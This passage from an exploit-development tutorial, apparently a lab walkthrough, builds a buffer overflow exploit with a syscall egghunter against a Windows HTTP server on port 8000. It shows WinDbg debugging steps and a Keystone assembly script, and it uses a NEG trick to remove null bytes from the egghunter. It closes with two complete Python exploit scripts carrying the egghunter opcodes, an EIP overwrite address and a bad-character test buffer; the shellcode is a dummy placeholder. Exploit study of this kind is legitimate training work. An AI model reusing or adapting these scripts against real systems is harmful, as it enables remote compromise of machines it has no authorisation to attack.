
Figure 17.5 - A breakpoint is set precisely on the INT 0x2E opcode inside the egghunter. When the breakpoint fires, we can inspect EAX to see what syscall number is being passed to the kernel.
1
g

Figure 17.6 - The breakpoint fires. EAX holds 0x02 (the syscall number) and EDX holds the current probe address. EAX is the problem: we need the correct index for this system.
17.2 Finding the Correct Syscall Number
Query ntdll directly to find the actual syscall number for NtAccessCheckAndAuditAlarm on this system:
1
u ntdll!NtAccessCheckAndAuditAlarm

Figure 17.7 - The disassembly of the NtAccessCheckAndAuditAlarm stub in ntdll.dll shows MOV EAX, 0x1C8. The correct syscall index on this Windows 10 build is 0x1C8, not 0x02.
17.3 The Null-Byte Problem with 0x1C8
With the correct index identified, the naive fix is to swap PUSH 0x2 for PUSH 0x1C8. But 0x1C8 is larger than a single byte, so it assembles as a 4-byte immediate - PUSH 0x000001C8 - which contains two null bytes. Those null bytes would terminate the URL-path copy and truncate the egghunter before it reaches the interrupt. We need a different encoding strategy.
We update the egghunter to use PUSH 0x1C8; POP EAX and regenerate to confirm the problem:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
from keystone import *

CODE = (
    " "
    " loop_inc_page: "
    "       or dx, 0x0fff ;"
    " loop_inc_one: "
    "       inc edx ;"
    " loop_check: "
    "       push edx ;"
            # Updated syscall number
    "       push 0x1C8 ;"
    "       pop eax ;"
    "       int 0x2e ;"
    "       cmp al, 0x05 ;"
    "       pop edx ;"
    " loop_check_valid: "
    "       je loop_inc_page ;"
    " is_egg: "
    "       mov eax, 0x74303077 ;"
    "       mov edi, edx ;"
    "       scasd ;"
    "       jnz loop_inc_one ;"
    "       scasd ;"
    "       jnz loop_inc_one ;"
    " matched: "
    "       jmp edi ;"
)

ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)

instructions = ""
for dec in encoding:
    instructions += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print(f"Opcodes: {instructions}")

Figure 17.8 - The updated script uses PUSH 0x1C8 as the syscall number.
1
python3 keystonegen.py

Figure 17.9 - The generated opcodes contain \x00\x00 bytes from encoding 0x1C8 as a 4-byte immediate (PUSH 0x000001C8). These null bytes would terminate the URL-path copy and break the egghunter before it reaches the interrupt. We need a null-free encoding.
18. The NEG Trick: Null-Free Encoding of 0x1C8
18.1 Arithmetic Encoding
The trick is to compute 0x1C8 at runtime from a value that has no null bytes in its encoding:
1
? 0x00 - 0x1C8

Figure 18.1 - 0x00000000 - 0x000001C8 = 0xFFFFFE38. The arithmetic complement of 0x1C8 is 0xFFFFFE38, which encodes as \xB8\x38\xFE\xFF\xFF - five bytes, zero of them null. Applying NEG at runtime produces exactly 0x000001C8 in EAX, ready for the interrupt.
We encode the sequence as:
1
2
MOV EAX, 0xFFFFFE38   ; \xB8\x38\xFE\xFF\xFF - no nulls
NEG EAX               ; EAX = 0 - 0xFFFFFE38 = 0x000001C8
NEG computes two’s complement negation: 0 - 0xFFFFFE38 = 0x000001C8. The result in EAX is exactly the syscall number we need, achieved without a single null byte.
18.2 Updated Egghunter Script
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
from keystone import *

CODE = (
    " "
    " loop_inc_page: "
    "       or dx, 0x0fff ;"
    " loop_inc_one: "
    "       inc edx ;"
    " loop_check: "
    "       push edx ;"
            # Null-free encoding of syscall 0x1C8
    "       mov eax, 0xfffffe38 ;"
    "       neg eax ;"
    "       int 0x2e ;"
    "       cmp al, 0x05 ;"
    "       pop edx ;"
    " loop_check_valid: "
    "       je loop_inc_page ;"
    " is_egg: "
    "       mov eax, 0x74303077 ;"
    "       mov edi, edx ;"
    "       scasd ;"
    "       jnz loop_inc_one ;"
    "       scasd ;"
    "       jnz loop_inc_one ;"
    " matched: "
    "       jmp edi ;"
)

ks = Ks(KS_ARCH_X86, KS_MODE_32)
encoding, count = ks.asm(CODE)

instructions = ""
for dec in encoding:
    instructions += "\\x{0:02x}".format(int(dec)).rstrip("\n")

print(f"Opcodes: {instructions}")

Figure 18.2 - The updated egghunter uses the MOV + NEG encoding. No null bytes appear in either instruction.
1
python3 keystonegen.py

Figure 18.3 - The generated opcodes are free of null bytes. The egghunter is now compatible with this Windows 10 target and can survive the URL-path copy.
19. Getting a Shell - Syscall Egghunter
19.1 Updated Exploit
With the null-free MOV EAX, 0xFFFFFE38; NEG EAX encoding in place, we substitute the new egghunter opcode string into the exploit. The rest of the payload structure stays exactly the same - method-field jump, egghunter in the crash buffer, egg marker and dummy shellcode in the HTTP body:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    egghunter = (b"\x90" * 8) + b"\x66\x81\xca\xff\x0f\x42\x52\xb8\x38\xfe\xff\xff\xf7\xd8\xcd\x2e\x3c\x05\x5a\x74\xeb\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe6\xaf\x75\xe3\xff\xe7"
    filler    = b"A" * (253 - len(egghunter))
    EIP       = pack("<L", 0x418674)
    shellcode = b"w00tw00t" + b"D" * 400
    payload   = method + egghunter + filler + EIP + b"\r\n\r\n" + shellcode

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 19.1 - The exploit with the MOV EAX, 0xFFFFFE38; NEG EAX encoding.
1
python3 eggh.py 10.0.2.15

Figure 19.2 - The updated payload is delivered to the target. The egghunter bytes in the crash buffer now contain the null-free Windows 10 syscall encoding; the HTTP body still carries the egg-prefixed dummy shellcode.

Figure 19.3 - Disassembling the egghunter in memory confirms MOV EAX, 0xFFFFFE38; NEG EAX is in place and the encoding is null-free.
Set a breakpoint on JMP EDI:
1
bp 039beab7

Figure 19.4 - A breakpoint is placed on the JMP EDI - the very last instruction of the egghunter. When this fires, EDI will point exactly 8 bytes past the start of w00tw00t, at the first byte of our shellcode.
1
g

Figure 19.5 - Execution resumes. First-chance access violations flow as the egghunter probes unmapped pages using INT 0x2E. The kernel returns STATUS_ACCESS_VIOLATION (AL = 0x05) for each unmapped page and the egghunter advances to the next - the process stays alive.

Figure 19.6 - The JMP EDI breakpoint fires. The egghunter has scanned through the process virtual address space and located the w00tw00t egg marker in the heap allocation. EDI now points at the payload.
Inspect the target:
1
dc @edi - 0x08

Figure 19.7 - Dumping 8 bytes before EDI shows w00tw00t followed by the D bytes. EDI points exactly at byte 9 - the first byte of the shellcode. The egghunter is working correctly.
19.2 Secondary Buffer Bad Character Check
The secondary buffer travels through different server code paths than the URL path. A byte that survived the URL path might be corrupted in the HTTP body. Before placing real shellcode, we verify the secondary buffer region is clean:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    egghunter = (b"\x90" * 8) + b"\x66\x81\xca\xff\x0f\x42\x52\xb8\x38\xfe\xff\xff\xf7\xd8\xcd\x2e\x3c\x05\x5a\x74\xeb\xb8\x77\x30\x30\x74\x89\xd7\xaf\x75\xe6\xaf\x75\xe3\xff\xe7"
    filler    = b"A" * (253 - len(egghunter))
    EIP       = pack("<L", 0x418674)
    badchars  = b"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
    shellcode = b"w00tw00t" + badchars + b"D" * (400 - len(badchars))
    payload   = method + egghunter + filler + EIP + b"\r\n\r\n" + shellcode

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)
